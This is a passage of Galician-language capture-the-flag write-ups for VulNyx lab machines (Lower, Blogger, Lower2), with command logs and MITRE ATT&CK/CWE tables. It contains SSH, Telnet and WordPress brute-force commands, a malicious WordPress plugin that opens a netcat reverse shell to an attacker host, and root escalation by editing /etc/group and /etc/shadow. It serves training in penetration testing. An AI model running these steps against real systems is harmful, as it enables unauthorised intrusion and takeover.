
```
# Verificación de permisos de /etc/group
ls -l /etc/group
# -rw-r--rw- 1 root root ... /etc/group
# ⇒ /etc/group é world-writable

# Modificación de /etc/group para engadir lancer ao grupo sudo
nano /etc/group
# Modificamos a liña:
# sudo:x:27:[user]

# Saímos e volvemos a entrar por SSH
exit
ssh lancer@IP_VulNyx_Lower

# Verificación de membresía no grupo sudo
id
# Confirmamos que lancer pertence ao grupo sudo

# Verificación de permisos sudo
sudo -l
# (ALL : ALL) ALL

# Cambio a usuario root
sudo su -
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cat /home/lancer/user.txt && cat /root/root.txt
# ⇒ Flags conseguidas
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Descubrimento de virtual hosts mediante gobuster	Subdomain enumeration	T1590.002 — Gather Victim Network Information: DNS T1592 — Gather Victim Host Information	CWE-200 — Information Exposure
	Xeración de diccionario personalizado con cewl	Password dictionary generation	T1589 — Gather Victim Identity Information T1594 — Search Victim-Owned Websites	CWE-200 — Information Exposure
3. Explotación	Ataque de forza bruta SSH con diccionario personalizado	Brute-force con diccionario específico	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Descubrimento de /etc/group con permisos world-writable	Privilege escalation vector discovery	T1083 — File and Directory Discovery T1068 — Exploitation for Privilege Escalation	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Modificación de /etc/group para engadir usuario ao grupo sudo	Group membership manipulation	T1098 — Account Manipulation T1136 — Create Account	CWE-732 — Incorrect Permission Assignment; CWE-269 — Improper Privilege Management
	Uso de sudo para obter shell de root	Privilege escalation	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1078.003 — Valid Accounts: Local Accounts	CWE-269 — Improper Privilege Management

BLOGGER


Máquina virtual Blogger



A máquina Blogger é moi interesante porque...

- WordPress instalado que require configuración de /etc/hosts mediante dominio
- WPScan para enumeración de usuarios de WordPress
- Hydra con http-post-form para brute-force de login WordPress
- Creación e subida de plugin malicioso de WordPress para RCE
- Escalada horizontal mediante dash con sudo
- Credenciais de root en wp-config.php (reutilización de contrasinais)

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Blogger -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Blogger # 22,80
whatweb IP_VulNyx_Blogger
curl -I IP_VulNyx_Blogger
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Blogger

# Directorio descuberto: /wordpress

# Análise da instalación WordPress
firefox http://IP_VulNyx_Blogger/wordpress &

# Proba de busca no WordPress
# URL de resultado: http://megablog.nyx/wordpress/?s=test
# Dominio identificado: megablog.nyx

# Adición de entrada en /etc/hosts
echo "IP_VulNyx_Blogger megablog.nyx" | sudo tee -a /etc/hosts

# Enumeración de usuarios con WPScan
wpscan --url http://megablog.nyx/wordpress -e u
# Usuario identificado: [usuario]

# Intento de brute-force con WPScan
wpscan --url http://megablog.nyx/wordpress -U [usuario] -P /usr/share/wordlists/rockyou.txt
# Non se atopa contrasinal

# Intento de brute-force SSH
hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt ssh://IP_VulNyx_Blogger -F -V -t 64
# Non se atopa contrasinal

# Análise do formulario de login WordPress
curl -s http://megablog.nyx/wordpress/wp-login.php > wp-login.php
cat wp-login.php | grep -E 'name="(log|pwd)"'
# Campos identificados:
# - Username: log
# - Password: pwd

# Brute-force do formulario WordPress con hydra
hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt megablog.nyx http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^:F=Error: The password you
entered for the username" -F -V -t 64
# Contrasinal atopada: [contrasinal

# Verificación SSH con credenciais de WordPress
ssh [usuario]@IP_VulNyx_Blogger
# Password: [contrasinal
# Non funciona (usuario só existe en WordPress)
```

Fase 3 — Explotación

```
# Acceso ao panel de WordPress
firefox http://megablog.nyx/wordpress/wp-login.php &
# Username: [usuario]
# Password: [contrasinal
# ⇒ Acceso exitoso

# Notificación ao acceder
# Solicita cambiar correo do administrador: [usuario2]@vulnyx.com
# Usuario adicional identificado: [usuario2] (para investigación futura)

# Creación de plugin malicioso
# Referencia: https://github.com/d4t4s3c/OffensiveReverseShellCheatSheet#wordpress

cat > plugin.php << 'EOF'
<?php
  /**
  * Plugin Name: WordPress (Reverse Shell)
  * Plugin URI: https://wordpress.org
  * Description: (Pwn3d!)
  * Version: 1.0
  * Author: d4t4s3c
  * Author URI: https://github.com/d4t4s3c
  */
  exec("busybox nc IP_Atacante 443 -e /bin/sh");
?>
EOF

# Comprimir plugin
zip plugin.zip plugin.php

# Preparar listener no atacante
nc -nlvp 443

# Subida e activación do plugin
# 1. Ir a: http://megablog.nyx/wordpress/wp-admin/plugin-install.php
# 2. Upload Plugin → Browse → plugin.zip
# 3. Install Now
```

```
# 4. Activate Plugin

# ⇒ Conseguimos reverse shell como www-data
```

Fase 4 — Post-explotación


```
# Mellora da TTY
script /dev/null -c bash
# Ctrl+Z
stty raw -echo;fg
reset
# Terminal type: xterm
export TERM=xterm
export SHELL=bash

# Enumeración de usuarios do sistema
grep bash /etc/passwd
# Usuarios identificados: root, [usuario3]

# Enumeración de permisos sudo
sudo -l
# ([usuario3]) NOPASSWD: /usr/bin/dash

# Consulta en GTFOBins para dash
# Escalada horizontal a usuario [usuario3]
sudo -u [usuario3] /usr/bin/dash

# Mellora da TTY como [usuario3]
script /dev/null -c bash

whoami # [usuario3]
cd /home/[usuario3]
cat user.txt # ⇒ Flag de usuario conseguida

# Enumeración de permisos sudo como [usuario3]
sudo -l
# Non hai permisos sudo adicionais

# Subida e execución de linpeas.sh
# [Non se atopa nada relevante]

# Subida e execución de pspy
# [Non se atopa nada relevante]

# Volta á consola de www-data
exit

# Lectura de wp-config.php
cat /var/www/html/wordpress/wp-config.php | grep -B1 -A1 "DB_USER\|DB_PASSWORD"
# /** Database username */
# define( 'DB_USER', 'root' );

# /** Database password */
# define( 'DB_PASSWORD', '[contrasinal2]' );

# Proba de reutilización de contrasinal
su -
# Password: [contrasinal2]
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Blogger

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de usuarios WordPress con WPScan	CMS user enumeration	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure
	Identificación de dominio mediante erro de URL	Information disclosure	T1592 — Gather Victim Host Information T1590.002 — Gather Victim Network Information: DNS	CWE-209 — Generation of Error Message Containing Sensitive Information
	Brute-force de formulario WordPress con hydra	Web form brute-force	T1110.001 — Brute Force: Password Guessing T1078 — Valid Accounts	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
3. Explotación	Creación e subida de plugin malicioso de WordPress	Malicious plugin upload	T1505.003 — Server Software Component: Web Shell T1105 — Ingress Tool Transfer	CWE-434 — Unrestricted Upload of File with Dangerous Type
4. Post-explotación	Escalada horizontal mediante dash con sudo	Lateral movement	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1078.003 — Valid Accounts: Local Accounts	CWE-269 — Improper Privilege Management
	Lectura de wp-config.php con credenciais de base de datos	Credential Access	T1552.001 — Unsecured Credentials: Credentials In Files T1083 — File and Directory Discovery	CWE-312 — Cleartext Storage of Sensitive Information
	Reutilización de contrasinal de bbdd como contrasinal root	Password reuse / privilege escalation	T1078.003 — Valid Accounts: Local Accounts T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements; CWE-640 — Weak Password Recovery Mechanism for Forgotten Password

LOWER2


Máquina virtual Lower2



A máquina Lower2 é moi interesante porque...

- Banner SSH que revela o nome de usuario
- Servizo Telnet en lugar de SSH
- Usuario pertence ao grupo shadow pode ler /etc/shadow
- Eliminación do hash de contrasinal de root en /etc/shadow
- Acceso sen contrasinal mediante manipulación de /etc/shadow

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower2 -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower2 # 22,23,80
whatweb IP_VulNyx_Lower2
curl -I IP_VulNyx_Lower2
```

Fase 2 — Análise

```
# Porto 23 → Telnet
# Intento de conexión SSH
ssh IP_VulNyx_Lower2
# No banner SSH aparece o usuario: [usuario]

# Usuario identificado: [usuario]
```

Fase 3 — Explotación

```
# Ataque de forza bruta Telnet ao usuario [usuario]
hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt IP_VulNyx_Lower2 telnet
# Nota: Executar dúas veces se a primeira contrasinal non funciona

# Contrasinal atopada na segunda execución

# Acceso por Telnet
telnet [usuario]@IP_VulNyx_Lower2
# ⇒ Conseguimos consola de usuario [usuario] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Verificación de membresía de grupos
id
# Detectamos que [usuario] pertence ao grupo shadow

# Copia de /etc/shadow ao directorio home
cp -pv /etc/shadow .

# Modificación de /etc/shadow para eliminar contrasinal de root
nano shadow
# Modificamos a liña de root:
# root::restodoscampos...
# (Eliminamos o hash do contrasinal, deixando só os dous puntos)

# Reemplazo do ficheiro /etc/shadow
cp shadow /etc/shadow

# Cambio a usuario root sen contrasinal
su -
# Non solicita contrasinal
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower2

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de usuario mediante banner SSH	User enumeration	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure
3. Explotación	Ataque de forza bruta Telnet	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1021 — Remote Services	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Descubrimento de membresía no grupo shadow	Privilege discovery	T1069.001 — Permission Groups Discovery: Local Groups T1083 — File and Directory Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Lectura e modificación de /etc/shadow	Password file manipulation	T1003.008 — OS Credential Dumping: /etc/passwd and /etc/shadow T1098 — Account Manipulation	CWE-732 — Incorrect Permission Assignment; CWE-522 — Insufficiently Protected Credentials
	Eliminación de contrasinal de root en /etc/shadow	Privilege escalation via password removal	T1098 — Account Manipulation T1548 — Abuse Elevation Control Mechanism	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

LOWER3

